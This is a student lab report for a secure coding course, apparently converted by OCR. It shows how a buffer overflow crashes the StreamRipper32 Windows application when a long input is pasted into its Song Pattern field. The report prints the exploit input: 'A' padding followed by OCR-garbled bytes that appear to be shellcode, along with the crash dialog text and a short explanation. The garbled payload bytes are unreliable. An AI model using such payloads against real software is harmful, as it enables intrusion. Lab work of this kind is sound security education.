
SECURE CODING LAB-7

SAI VISWAS N
18BCD7124
L39+L40


Lab experiment - Working with the memory vulnerabilities

1) Crashing the StreamRipper32



After opening the application, Click on ADD button under the Station/Song Matching Section.

Then, Give some Name in Station Pattern as per your wish and Copy the Exploit text and Paste it in Song Pattern. Now click on Ok, as you can see below.



Here is the Exploit used above.

Exploit :

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAë ôZ
     ÚÇ°îPSàÙt$ô]3É±Rƒíü1U»C±¿Œ·Ö?MØ_Ú|Ø¯/èOýÃƒWáŠÐLíá
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



ýÍ4aü–XÏW× 2•…v89òt'²H˜''›°öÂù÷~á°Õšï0äJ>¸K³ŽK•ô)´àJIó
Ë0•vÏ"^ +%²·¸) ³æ–~ J
—qÛO¼U‡ÝÌmúâÎ£FEã°últ7¶l@Å^½úAÓ6%–m'ëŽâ(Ú²9™cY¹&¶Îé^i¯
YiÚG³fw¼¬.G''KT6yŽZ9Á¼S%NÌÜËãm
ÆŽ®ªåo`[ƒc«ÞÙ°´ôu^&"…)[Ò~E¶'"ÿ¤n@Çlµ±Æm8 ì}„©)XYg‡3ÉqÉ
èƒŒÂc'â‹ ç³´ o4Íó»°0^ŒÍØÇEl…÷°³°{0LGc1I#ª#ÆÌ Ã


StreamRipper 32
StreamRipper 32
Broadcast Parameters
URL (http://ip:port)
Current MP3
Title:
Bytes Read:
Output
Max KB To Rip
0
Destination:
More Options
Relay Port
10069
Connect To Relay
Control
Start Rip
Stop Rip
Exit
Hide To Systray
Station/Song Matchin
Enable
Stream Name
SHOUTcast.com Dire
Genre:
Search
Description
Bitrate
Track Info
SRipper MFC Application
SRipper MFC Application has stopped working
A problem caused the program to stop working correctly. Windows will close the program and notify you if a solution is available.
Close program

Analysis & Vulnerability :

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it is crashed.